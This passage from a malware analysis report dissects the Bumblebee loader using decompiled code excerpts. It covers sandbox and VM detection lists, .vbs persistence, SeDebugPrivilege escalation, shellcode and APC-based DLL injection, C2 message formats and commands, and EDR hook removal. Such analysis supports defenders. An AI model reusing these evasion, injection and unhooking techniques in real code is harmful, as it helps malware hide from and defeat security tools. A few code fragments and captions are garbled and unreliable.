The VM checking routine is. Rigorous. It employs various techniques to ensure that the malware is not running in a sandbox environment used by security researchers. Some of the interesting features are:

Iterating through running processes via functions `CreateToolHelp32Snapshot`, `Process32FirstW`, and `Process32NextW`.

```

1  memset(&pe, 0, sizeof(pe));
2  v2 = CreateToolhelp32Snapshot(2u, 0);
3  v3 = v2;
4  if ( v2 != -1i64 )
5  {
6      pe.dwSize = 568;
7      if ( Process32FirstW(v2, &pe) )
8      {
9          v4 = StrCmpIW(pe.szExeFile, psz2);
10         v5 = v3;
11         if ( !v4 )
12         {
13             LABEL_4:
14             CloseHandle(v5);
15             return pe.th32ProcessID;
16         }
17         while ( Process32NextW(v3, &pe) )
18         {
19             v7 = StrCmpIW(pe.szExeFile, psz2);
20             v5 = v3;
21             if ( !v7 )
22                 goto LABEL_4;
23         }
24     }
25     CloseHandle(v3);
26 }
27 return 0i64;
28 }

```

*Malware functions which help in iterating through running processes*

Each running process is compared to a list of program names.

```

v0 = 0i64;
psz2 = L"VMSrvc.exe";
v4 = L"VMUSrvc.exe";
while ( 1 )
{
    memset(Buffer, 0, sizeof(Buffer));
    v1 = (&psz2)[v0];
    sprintf_s(Buffer, 0x100ui64, L"Checking Virtual PC processes %s ", v1, psz2, v4);
    result = sub_180041D50(v1);
    if ( result )
        break;
    if ( ++v0 >= 2 )
        return result;
}

```

*Running process being compared to the list of program names*

The malware also checks for specific usernames used in sandboxed environments to confirm the absence of a VM.



```

LODWORD(pcbBuffer) = 257;
String1[0] = L"CurrentUser";
String1[1] = L"Sandbox";
String1[2] = L"Emily";
String1[3] = L"HAPUBWS";
String1[4] = L"Hong Lee";
String1[5] = L"IT-ADMIN";
String1[6] = L"Johnson";
String1[7] = L"Miller";
String1[8] = L"milozs";
String1[9] = L"Peter Wilson";
String1[10] = L"timmy";
String1[11] = L"sand box";
String1[12] = L"malware";
String1[13] = L"maltest";
String1[14] = L"test user";
String1[15] = L"virus";
String1[16] = L"John Doe";
v0 = (WCHAR *)j__malloc_base(0x202ui64);
v1 = v0;
if ( !v0 )
    return 1i64;
if ( !GetUserNameW(v0, (LPDWORD)&pcbBuffer) )
{
    j__free_base(v1);
    return 1i64;
}
v3 = 0;
v4 = 0i64;
while ( 1 )
{
    v5 = String1[v4];
    sprintf_s(Buffer, 0x100ui64, L"Checking if username matches : %s ", v5, pcbBuffer);
}

```

### *Malware checking for specific usernames*

The VM check routine also enumerates active system services running via the *OpenSCManagerW* API. The names of common services used by VM softwares are stored in an array.

```

psz2[0] = L"VBoxWddm";
psz2[1] = L"VBoxSF";
psz2[2] = L"VBoxMouse";
psz2[3] = L"VBoxGuest";
psz2[4] = L"vmci";
psz2[5] = L"vmhgfs";
psz2[6] = L"vmmouse";
psz2[7] = L"vmmemctl";
psz2[8] = L"vmusb";
psz2[9] = L"vmusbmouse";
psz2[10] = L"vmx_svga";
psz2[11] = L"vmxnet";
psz2[12] = L"vmx86";
v0 = OpenSCManagerW(0i64, L"ServicesActive", 5u);
v2 = v0;
if ( v0 )
{
    Block = 0i64;
    v8 = 0;
    if ( sub_180041690(v0, v1, &Block, &v8) )
    {
        v3 = 1;
        v4 = 0;
        for ( i = Block; v4 < v8; ++v4 )
        {
            v6 = 0i64;
            while ( StrCmpIW(i[7 * v4], psz2[v6]) )
            {
                if ( ++v6 >= 13 )
                    goto LABEL_9;
            }
            v3 = 0;
        }
    }
}

```

### *Enumerating active system services running via OpenSCManagerW*

It also scans the system directory for common drivers and library files used by VM applications.

```

pszFile[0] = L"System32\\drivers\\vmnet.sys";
pszFile[1] = L"System32\\drivers\\vmmouse.sys";
pszFile[2] = L"System32\\drivers\\vmusb.sys";
pszFile[3] = L"System32\\drivers\\vm3dmp.sys";
pszFile[4] = L"System32\\drivers\\vmci.sys";
pszFile[5] = L"System32\\drivers\\vmhgfs.sys";
pszFile[6] = L"System32\\drivers\\vmmemctl.sys";
pszFile[7] = L"System32\\drivers\\vmx86.sys";
pszFile[8] = L"System32\\drivers\\vmrawdsk.sys";
pszFile[9] = L"System32\\drivers\\vmusbmouse.sys";
pszFile[10] = L"System32\\drivers\\vmkdb.sys";
pszFile[11] = L"System32\\drivers\\vmnetuserif.sys";
pszFile[12] = L"System32\\drivers\\vmnetadapter.sys";
memset(Buffer, 0, 0x208ui64);
memset(pszDest, 0, 0x208ui64);

```

```

pszFile[0] = L"System32\\drivers\\VBoxMouse.sys";
pszFile[1] = L"System32\\drivers\\VBoxGuest.sys";
pszFile[2] = L"System32\\drivers\\VBoxSF.sys";
pszFile[3] = L"System32\\drivers\\VBoxVideo.sys";
pszFile[4] = L"System32\\vboxdisp.dll";
pszFile[5] = L"System32\\vboxhook.dll";
pszFile[6] = L"System32\\vboxmrxnp.dll";
pszFile[7] = L"System32\\vboxogl.dll";
pszFile[8] = L"System32\\vboxoglarrayspu.dll";
pszFile[9] = L"System32\\vboxoglcrutil.dll";
pszFile[10] = L"System32\\vboxoglerrorspu.dll";
pszFile[11] = L"System32\\vboxoglfeedbackspu.dll";
pszFile[12] = L"System32\\vboxoglpackspu.dll";
pszFile[13] = L"System32\\vboxoglpassthroughspu.dll";
pszFile[14] = L"System32\\vboxservice.exe";
pszFile[15] = L"System32\\vboxtray.exe";
pszFile[16] = L"System32\\VBoxControl.exe";
memset(Buffer, 0, 0x208ui64);
memset(pszDest, 0, 0x208ui64);
v0 = 0i64;
OldValue = 0i64;

```

*System check for common drivers and library files used by popular VM applications*

The routine also checks for named pipes to identify the presence of VM.

```

lpFileName[0] = L"\\\\.\\VBoxMiniRdrDN";
v0 = 0i64;
lpFileName[1] = L"\\\\.\\VBoxGuest";
lpFileName[2] = L"\\\\.\\pipe\\VBoxMiniRdDN";
lpFileName[3] = L"\\\\.\\pipe\\VBoxTrayIPC";
lpFileName[4] = L"\\\\.\\pipe\\VBoxTrayIPC";
while ( 1 )
{
    v1 = lpFileName[v0];
    v2 = CreateFileW(v1, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
    memset(Buffer, 0, sizeof(Buffer));
    sprintf_s(Buffer, 0x100ui64, L"Checking device %s ", v1);
    if ( v2 != (HANDLE)-1i64 )
        break;
    if ( ++v0 >= 5 )
        return 0i64;
}
CloseHandle(v2);
return 1i64;

```

Checking for named pipes

These are a few examples of techniques employed by the malware to identify analysis environments. It also has other functionalities built such as the use of WMI and registry functionalities to identify hardware information to check for the presence of VM environments installed on the target system.

## Event Creation

---

After VM checks, if it is secure to continue, the malware creates an event. The event ID is 3C29FEA2-6FE8-4BF9-B98A-0E3442115F67. This is used for thread synchronization.

```
220 sub_18003B040();
221 qword_18022D450 = CreateEventW(0i64, 0, 0, L"3C29FEA2-6FE8-4BF9-B98A-0E3442115F67");
222 if ( !qword_18022D450 )
223 {
224     CloseHandle(0i64);
225     goto LABEL_15;
226 }
```

*The event created by the malware*

## Persistence

---

The malware uses *wsript.exe* as a persistence vector to run the malware each time the user logs into the system. The VB instruction is written into a *.vbs* file. This is performed when the C2 sends the "ins" command as a task to execute on the system.

```
sub_180005FC0(
    Src,
    "Set objShell = CreateObject(\"Wscript.Shell\")\r\n"
    "objShell.Run \"rundll32.exe my_application_path, IternalJob\" \"\r\n",
    0x6Bui64);
```

*Wsript.exe*

```
sub_180005FC0(&v95, "powershell", 0xAui64);
GetCurrentProcessId();
v79 = sub_180008BE0(v154);
v81 = sub_18000B300(&v101, v80, v79);
sub_180007E80(&v95, v81, 0i64, 0xFFFFFFFFFFFFFFFFFui64);
sub_180005CC0(&v101);
sub_180005CC0(v154);
sub_180007D30(&v95, "; Remove-Item -Path \"", 0x15ui64);
sub_180007E80(&v95, v180, 0i64, 0xFFFFFFFFFFFFFFFFFui64);
sub_180007D30(&v95, "\" -Force", 8ui64);
sub_180007D30(&v95, "\"", 1ui64);
```

*VB instruction written into a .vbs file*

## Token Manipulation

---

The malware performs token manipulation to escalate its privilege on the target system by granting the malware process a *SeDebugPrivilege*. With this privilege the malware can perform arbitrary read/write operations.

```

v1 = LoadLibraryA("Advapi32.dll");
OpenProcessToken = (BOOL (__stdcall *)(HANDLE, DWORD, PHANDLE))GetProcAddress(v1, "OpenProcessToken");
v3 = GetCurrentProcess();
if ( !((unsigned int (__fastcall *)(HANDLE, int64, HANDLE *))OpenProcessToken)(v3, 40i64, &hObject) )
return 0i64;
if ( !LookupPrivilegeValueA(0i64, "SeDebugPrivilege", &Luid) )
{
CloseHandle(hObject);
return 0i64;
}
*(struct _LUID *)((char *)&v7 + 4) = Luid;
LODWORD(v7) = 1;
HIDWORD(v7) = 2;
AdjustTokenPrivileges = (BOOL (__stdcall *)(HANDLE, BOOL, PTOKEN_PRIVILEGES, DWORD, PTOKEN_PRIVILEGES, PDWORD))GetProcAddress(v1, "AdjustTokenPrivileges");
v6 = ((int64 (__fastcall *)(HANDLE, _QWORD, __int128 *, int64, _QWORD, _QWORD))AdjustTokenPrivileges)(
hObject,
0i64,
&v7,
16i64,
0i64,
0i64);
CloseHandle(hObject);

```

*Malware is given the “SeDebugPrivilege”*

The malware is capable of performing code injections to deploy malicious code in running processes using various APIs. The malware dynamically retrieves the addresses of the APIs needed for the code injection. The core bumblebee payload comes with embedded files which are injected into the running process to further attack the victim.

```

v0 = 0;
v1 = GetModuleHandleW(L"ntdll.dll");
v2 = v1;
if ( v1 )
{
ZwAllocateVirtualMemory = (__int64)GetProcAddress(v1, "ZwAllocateVirtualMemory");
if ( ZwAllocateVirtualMemory
&& (ZwWriteVirtualMemory = (__int64)GetProcAddress(v2, "ZwWriteVirtualMemory")) != 0
&& (ZwReadVirtualMemory = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD))GetProcAddress(
v2,
"ZwReadVirtualMemory")) != 0i64
&& (ZwGetContextThread = (__int64)GetProcAddress(v2, "ZwGetContextThread")) != 0 )
{
ZwSetContextThread = (__int64)GetProcAddress(v2, "ZwSetContextThread");
if ( !ZwSetContextThread )
v0 = 127;
}
else
{
v0 = 127;
}
}
return v0;
}

```

*List of APIs used to perform code injections*

## Code Injection Via NtQueueApcThread

When the malware receives the command along with a DLL buffer, which gets injected, the malware starts scanning for a list of processes on the system. One of the executables in the list is randomly chosen to inject the malicious DLL.

```

if ( (!v58 || !memcmp(v57, "diJ", v58)) && v52 == 3 )
{
do
{
memset(String1, 0, sizeof(String1));
v59 = rand() % 3u;
SHGetSpecialFolderPathA(0i64, String1, 38, 0);
lstrcatA(String1, off_1801D1250[v59]);
*v133 = 0i64;
}
}

```

## Malware looking for the list of processes on the system

```
; DATA XREF: sub_180008EC0+1075f0
; sub_180008EC0+115Df0
; "\\Windows Photo Viewer\\ImagingDevices"...
lWab ; "\\Windows Mail\\wab.exe"
lWab_0 ; "\\Windows Mail\\wabmig.exe"
```

## List of executables

Following the code injection, the malware:

- Creates a process from the previously selected executable image via COM (Component Object Model), in which access to an object's data is received through interfaces, in a suspended state.
- Enumerates through the running process via the *CreateToolhelp32Snapshot* API to find the newly spawned process created in the previous step.
- When the process is found, the malware manipulates the token and acquires the *SeDebugPrivilege* token to perform further memory manipulation.
- If token manipulation is successful, the malware injects a shellcode into the process to make it go to sleep.

```
11
12 v3 = sub_18003CD20(a1, a2); execution via COM in
13 if ( !v3 ) suspended state
14 return 0i64;
15 v4 = 0i64;
16 te.dwSize = 28;
17 Toolhelp32Snapshot = CreateToolhelp32Snapshot(4u, 0);
18 Thread32First(Toolhelp32Snapshot, &te);
19 while ( te.th32OwnerProcessID != v3 )
20 {
21 if ( !Thread32Next(Toolhelp32Snapshot, &te) )
22 {
23 th32ThreadID = 0;
24 goto LABEL_7;
25 }
26 }
27 v7 = OpenThread(0x10u, 0, te.th32ThreadID);
28 th32ThreadID = te.th32ThreadID;
29 v4 = v7;
30 LABEL_7:
31 CloseHandle(Toolhelp32Snapshot);
32 *(a2 + 16) = v3;
33 v8 = OpenProcess(0x100C38u, 0, v3);
34 *a2 = v8;
35 *(a2 + 8) = v4;
36 *(a2 + 20) = th32ThreadID;
37 if ( sub_180037990(v9) ) Token Manipulation
38 sub_180037A80(v8); Shellcode Injection to
39 return 1i64; sleep
40 }
```



## Malware creating a process and injecting shellcode into it

Function `sub_180037A80` is responsible for performing the shellcode injection into the spawned process in the suspended state.

```
v6[0] = 0x48C03148;
v6[1] = 0x3148DA31;
v6[2] = 0x3E8B9C9;
v6[3] = 0x1BA0000;
v6[4] = 0x48000000;
v7 = -72;
*&v8[7] = 0xEBD0FF11;
v9 = -33;
ModuleHandleA = GetModuleHandleA("kernel32.dll");
*v8 = GetProcAddress(ModuleHandleA, "SleepEx");
v3 = sub_18003A684(hProcess);
WriteProcessMemory = GetProcAddress(ModuleHandleA, "WriteProcessMemory");
VirtualProtectEx(hProcess, v3, 0x21ui64, 0x40u, &flOldProtect);
result = (WriteProcessMemory)(hProcess, v3, v6, 33i64, &v11);
if ( result )
{
    VirtualProtectEx(hProcess, v3, 0x21ui64, flOldProtect, &flOldProtect);
    return 1i64;
}
return result;
}
```

shellcode

## Function `sub_180037A80`

After injecting the shellcode into the process, the malware resumes the process. It then executes function `sub_18003A9BC` to finally inject malicious DLL by creating multiple memory sections and views.

```
ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
RtlNtStatusToDosError = GetProcAddress(ModuleHandleW, "RtlNtStatusToDosError");
NtResumeProcess = GetProcAddress(ModuleHandleW, "NtResumeProcess");
v15 = (NtResumeProcess)(a1);
(RtlNtStatusToDosError)(v15);
if ( a1 )
{
    sub_18003A9BC(v19, v16, a2, a1, v18);
    CloseHandle(a1);
}
return 1;
}
```

Injection

## Executing `sub_18003A9BC` function to inject malicious DLL

The DLL code is executed via the `NtQueueApcThread` API, which is dynamically resolved during the execution.

```


while ( v23 );
v27 = &v41[v18];
ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
if ( ModuleHandleW )
{
    NtQueueApcThread = GetProcAddress(ModuleHandleW, "NtQueueApcThread");
    (NtQueueApcThread)(v42, v27 + 0x168, v27, 0i64, 0);
}
}
}
}
}
}
}
v20 = *v26;

```

DLL code executed via NtQueueApcThread API

## C2 Network

Command and Control Infrastructure, also known as C2 or C&C, is a collection of tools and techniques used to maintain contact with a compromised system of devices after the initial access has been gained. The IP address of the C2 can be retrieved from the payload code as shown below.



Retrieving the IP address of C2

The C2 periodically sends out tasks to the agent to be executed on the system. The malware extensively uses WMI (Windows Management Infrastructure) to collect basic victim information like domain name and user name, and sends the compromised information to the C2. The C2 distinguishes active agents based on the client ID assigned to each one.

```
Data Raw: 55 73 65 72 2d 41 67 65 6e 74 3a 20 62 75 6d 62 6c 65 62 65 65 0d 0a
Data Ascii: User-Agent: bumblebee
```

### *Data transferred in C2 communication*

Interestingly, the user agent string used by the malware for communication is “bumblebee”.

## Outbound Traffic

```
Data Raw: 7b 22 63 6c 69 65 6e 74 5f 69 64 22 3a 22 65 35 64 38 30 33 61 37 34 65 37 30 32 32 38 37 35 32 38 62 34 61 33 35 34 32 66 37 61 34 34 66 22 2c
22 67 72 6f 75 70 5f 6e 61 6d 65 22 3a 22 56 50 53 31 22 2c 22 73 79 73 5f 76 65 72 73 69 6f 6e 22 3a 22 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77
73 20 31 30 20 50 72 6f 5c 6e 55 73 65 72 20 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6e 44 6f 6d 61 69 6e 20 6e 61 6d 65 3a 20
72 36 61 5a 37 22 2c 22 63 6c 69 65 6e 74 5f 76 65 72 73 69 6f 6e 22 3a 31 7d
Data Ascii: {"client_id":"e5d803a74e702287528b4a3542f7a44f","group_name":"VPS1","sys_version":"Microsoft Windows 10 Pro\nUser name: computer\Domain n
ame: r6aZ7","client_version":1}
```

### *Data transferred out of the compromised system*

## Client Parameters

- client-id
- group\_name
- sys\_version
- User name
- client\_version

## Inbound Traffic

```
HTTP/1.1 200 OK
content-type: application/json
date: Sun, 03 Apr 2022 14:36:25 GMT
content-length: 34
connection: close
Data Raw: 7b 22 72 65 73 70 6f 6e 73 65 5f 73 74 61 74 75 73 22 3a 31 2c 22 74 61 73 6b 73 22 3a 6e 75 6c 6c 7d
Data Ascii: {"response_status":1,"tasks":null}
```

### *Commands received by the compromised system*

## Client Parameters

- response\_status
- tasks

## Commands Supported

The task field in the C2 response will contain one of the following commands:

Command	Description
<b>dex</b>	<b>Downloads executable</b>
<b>sdl</b>	<b>Kill Loader</b>
<b>ins</b>	<b>Persistence</b>
<b>dij</b>	<b>DLL inject</b>

## A Tale of Bundled DLLs and Hooks

---

The core payload comes with two DLLs embedded in the binary. The purpose and function of both the DLLs are the same, but one is 32 bit and the other is 64 bit. These are used to perform further hooking and control flow manipulations.

### DLL Signatures (SHA256)

- 32 bit:  
B9534DDEA8B672CF2E4F4ABD373F5730C7A28FE2DD5D56E009F6E5819E9E9615
- 64 bit:  
1333CC4210483E7597B26042B8FF7972FD17C23488A06AD393325FE2E098671B

In this section we will look into the inner workings of embedded 32 bit DLL. The module looks for a specific set of functions in *ntdll.dll*, *kernel32.dll*, *kernelbase.dll*, and *advapi32.dll* to later remove any hooks present in the code. This will also remove any EDR/AV (Endpoint Detection and Response/ Antivirus) implemented hooks used for monitoring.

```

.data:10009020 ; "LdrGetDllHandle"
.data:10009024 dd offset aLdrhotpatchrou ; "LdrHotPatchRoutine"
.data:10009028 dd offset aLdrloaddll_0 ; "LdrLoadDll"
.data:1000902C dd offset aLdrunloaddll ; "LdrUnloadDll"
.data:10009030 dd offset aNtcontinue ; "NtContinue"
.data:10009034 dd offset aNtcreatefile ; "NtCreateFile"
.data:10009038 dd offset aNtcreateproces ; "NtCreateProcess"
.data:1000903C dd offset aNtcreateproces_0 ; "NtCreateProcessEx"
.data:10009040 dd offset aNtcreatesectio ; "NtCreateSection"
.data:10009044 dd offset aNtcreatethread ; "NtCreateThread"
.data:10009048 dd offset aNtcreatethread_0 ; "NtCreateThreadEx"
.data:1000904C dd offset aNtcreateuserpr ; "NtCreateUserProcess"
.data:10009050 dd offset aNtgetcontextth ; "NtGetContextThread"
.data:10009054 dd offset aNtmapviewofsec ; "NtMapViewOfSection"
.data:10009058 dd offset aNtprotectvirtu_0 ; "NtProtectVirtualMemory"
.data:1000905C dd offset aNtqueryinforma ; "NtQueryInformationThread"
.data:10009060 dd offset aNtqueueapcthre ; "NtQueueApcThread"
.data:10009064 dd offset aNtreadvirtualm ; "NtReadVirtualMemory"
.data:10009068 dd offset aNtfreevirtualm ; "NtFreeVirtualMemory"
.data:1000906C dd offset aNtallocatevirt_0 ; "NtAllocateVirtualMemory"
.data:10009070 dd offset aNtresumethread ; "NtResumeThread"
.data:10009074 dd offset aNtsetcontextth ; "NtSetContextThread"
.data:10009078 dd offset aNtsetinformati ; "NtSetInformationProcess"
.data:1000907C dd offset aNtsetinformati_0 ; "NtSetInformationThread"
.data:10009080 dd offset aNtsuspendthrea ; "NtSuspendThread"
.data:10009084 dd offset aNtunmapviewofs ; "NtUnmapViewOfSection"
.data:10009088 dd offset aNtcreateevent ; "NtCreateEvent"
.data:1000908C dd offset aNtcreatemutant ; "NtCreateMutant"
.data:10009090 dd offset aNtcreatesemaph ; "NtCreateSemaphore"
.data:10009094 dd offset aNtopenevent ; "NtOpenEvent"
.data:10009098 dd offset aNtopensemaphor ; "NtOpenSemaphore"
.data:1000909C dd offset aNtopenmutant ; "NtOpenMutant"
.data:100090A0 dd offset aNtwritevirtual ; "NtWriteVirtualMemory"
.data:100090A4 dd offset aNtqueryinforma_0 ; "NtQueryInformationProcess"
.data:100090A8 dd offset aNtadjustprivil ; "NtAdjustPrivilegesToken"
.data:100090AC dd offset aNtduplicateobj ; "NtDuplicateObject"
.data:100090B0 dd offset aNtclose ; "NtClose"
.data:100090B4 dd offset aNtterminatepro ; "NtTerminateProcess"
.data:100090B8 dd offset aNtopenprocess ; "NtOpenProcess"
.data:100090BC dd offset aNtopensection ; "NtOpenSection"
.data:100090C0 dd offset aRtlcreateheap ; "RtlCreateHeap"
.data:100090C4 dd offset aRtlxituserpro ; "RtlExitUserProcess"
.data:100090C8 dd offset aRtlxituserthr ; "RtlExitUserThread"
.data:100090CC dd offset aKiuserapcdispa ; "KiUserApcDispatcher"
.data:100090D0 dd offset aKiuserexceptio ; "KiUserExceptionDispatcher"
.data:100090D4 dd offset aNtopenthread ; "NtOpenThread"
.data:100090D8 dd offset aRtldecompressb ; "RtlDecompressBuffer"
.data:100090DC dd offset aRtlqueryenviro ; "RtlQueryEnvironmentVariable"

```

*Functions in ntdll.dll checked for existing hooks*

```

.data:100090E8                ; "CreateFileA"
.data:100090EC                dd offset aCreatefilemapp_0 ; "CreateFileMappingA"
.data:100090F0                dd offset aCreatemailslot ; "CreateMailslotA"
.data:100090F4                dd offset aCreatemailslot_0 ; "CreateMailslotW"
.data:100090F8                dd offset aCreatenamedpip ; "CreateNamedPipeA"
.data:100090FC                dd offset aCreatenamedpip_0 ; "CreateNamedPipeW"
.data:10009100                dd offset aCreateprocessa ; "CreateProcessA"
.data:10009104                dd offset aCreateprocessi ; "CreateProcessInternalA"
.data:10009108                dd offset aCreateprocessi_0 ; "CreateProcessInternalW"
.data:1000910C                dd offset aCreateprocessw ; "CreateProcessW"
.data:10009110                dd offset aCreateremoteth ; "CreateRemoteThread"
.data:10009114                dd offset aFindfirstfilee ; "FindFirstFileExA"
.data:10009118                dd offset aFindfirstfilee_0 ; "FindFirstFileExW"
.data:1000911C                dd offset aLoadlibrarya ; "LoadLibraryA"
.data:10009120                dd offset aLoadlibrarywmo ; "LoadLibraryWMoveFileWithProgressAMoveFi"...
.data:10009124                dd offset aBasethreadinit ; "BaseThreadInitThunk"
.data:10009128                dd offset aRtlinstallfunc ; "RtlInstallFunctionTableCallback"
.data:1000912C                dd offset aWinexec ; "WinExec"

```

### Functions in kernel32.dll checked for existing hooks

In kernelbase32.dll following functions are checked for any already existing hooks:

```

.data:10009138                ; DATA XREF: sub_100060C0+191f0
.data:10009138                ; "CreateFileMappingNumaW"
.data:1000913C                dd offset aCreatefilemapp_1 ; "CreateFileMappingW"
.data:10009140                dd offset aCreatefilew ; "CreateFileW"
.data:10009144                dd offset aClosehandle ; "CloseHandle"
.data:10009148                dd offset aOpendthread ; "OpenThread"
.data:1000914C                dd offset aGetprocaddress ; "GetProcAddress"
.data:10009150                dd offset aCreateremoteth_0 ; "CreateRemoteThread"
.data:10009154                dd offset aCreateremoteth_1 ; "CreateRemoteThreadEx"
.data:10009158                dd offset aCreatethread ; "CreateThread"
.data:1000915C                dd offset aFindfirstfilea ; "FindFirstFileA"
.data:10009160                dd offset aFindfirstfilew ; "FindFirstFileW"
.data:10009164                dd offset aHeapcreate ; "HeapCreate"
.data:10009168                dd offset aLoadlibraryexa ; "LoadLibraryExA"
.data:1000916C                dd offset aLoadlibraryexw ; "LoadLibraryExW"
.data:10009170                dd offset aMapViewoffile ; "MapViewOfFile"
.data:10009174                dd offset aMapViewoffilee ; "MapViewOfFileEx"
.data:10009178                dd offset aQueueuserapc ; "QueueUserAPC"
.data:1000917C                dd offset aSleepex ; "SleepEx"
.data:10009180                dd offset aVirtualalloc ; "VirtualAlloc"
.data:10009184                dd offset aVirtualallocex ; "VirtualAllocEx"
.data:10009188                dd offset aVirtualprotect_1 ; "VirtualProtect"
.data:1000918C                dd offset aVirtualprotect_2 ; "VirtualProtectEx"
.data:10009190                dd offset aWriteprocessme_0 ; "WriteProcessMemory"
.data:10009194                dd offset aGetmodulehandl ; "GetModuleHandleW"

```

### Functions in kernelbase32.dll checked for existing hooks

```

.data:10009000 off_10009000 dd offset aCryptimportkey
.data:10009000                ; DATA XREF: sub_100060C0+1DDf0
.data:10009000                ; "CryptImportKey"
.data:10009004                dd offset aCryptduplicate ; "CryptDuplicateKey"
.data:10009008                dd offset aLogonusera ; "LogonUserA"
.data:1000900C                dd offset aLogonuserexa ; "LogonUserExA"
.data:10009010                dd offset aLogonuserexw ; "LogonUserExW"
.data:10009014                dd offset aLogonuserw ; "LogonUserW"

```



## The Unhooking Mechanism

---

The unhooking process involves the following steps:

- The module retrieves handles to target DLLs via the *GetModuleHandleW* API. The handle returned by the API is for the DLL loaded in the memory by the malware process, i.e. the process responsible for executing the bumble loader, which is *rundll32.exe*.
- Then the malware constructs the absolute path for target DLLs via the *LetSystemDirectoryA* API, to access the system32 directory, where all system DLLs are located.
- A pointer to *NtProtectVirtualMemory* is computed following the DLL path generation.
- Function *sub\_10005B90* is called to do the unhooking. Parameters passed to the function are:
  - First Arg: Absolute path to target DLL
  - Second Arg: Handle to already loaded target DLL
  - Third Arg: Offset to array holding target functions exported by the target DLL
  - Fourth Arg: Null
  - Fifth Arg: Pointer to *NtProtectVirtualMemory*

```

strcpy(ProcName, "LetSystemDirectoryA");
ptr_LetSystemDirectory = 0;
kernel32_handle = GetModuleHandleW(L"kernel32.dll");
ntdll_handle = GetModuleHandleW(L"ntdll.dll");
kernelbase_handle = GetModuleHandleW(L"kernelbase.dll");
advapi32_handle = GetModuleHandleW(L"advapi32.dll");
ProcName[0] = 71;
ptr_LetSystemDirectory = GetProcAddress(kernel32_handle, ProcName);
result = 1;
ProcName[0] = 49;
ptr_NtProtectVirtualMemory = 0;
if ( ptr_LetSystemDirectory )
{
    if ( ntdll_handle )
    {
        (ptr_LetSystemDirectory)(String1, 259);
        lstrcatA(String1, L"\\");
        lstrcatA(String1, "ntdll.dll");
        ptr_NtProtectVirtualMemory = sub_10005980(String1);
        result = sub_10005B90(String1, ntdll_handle, off_10009020, 0, ptr_NtProtectVirtualMemory);
    }
    if ( kernel32_handle )
    {
        (ptr_LetSystemDirectory)(String1, 259);
        lstrcatA(String1, "\\");
        lstrcatA(String1, "kernel32.dll");
        result = sub_10005B90(String1, kernel32_handle, off_100090E8, 0, ptr_NtProtectVirtualMemory);
    }
    if ( kernelbase_handle )
    {
        (ptr_LetSystemDirectory)(String1, 259);
        lstrcatA(String1, "\\");
        lstrcatA(String1, "kernelbase.dll");
        result = sub_10005B90(String1, kernelbase_handle, off_10009138, 0, ptr_NtProtectVirtualMemory);
    }
    if ( advapi32_handle )
    {
        (ptr_LetSystemDirectory)(String1, 259);
        lstrcatA(String1, "\\");
        lstrcatA(String1, "advapi32.dll");
        result = sub_10005B90(String1, advapi32_handle, off_10009000, 0, ptr_NtProtectVirtualMemory);
    }
    if ( ptr_NtProtectVirtualMemory )
        result = VirtualFree(ptr_NtProtectVirtualMemory, 0, 0x8000u);
}
return result;

```

### Steps for Unhooking Mechanism

Function sub\_10005B90 performs the following operations:

- Maps fresh copy of the target DLL from the hard disk to address space of the malware process via functions *CreateFileA*, *CreateFileMappingA*, and *MapViewOfFile*.
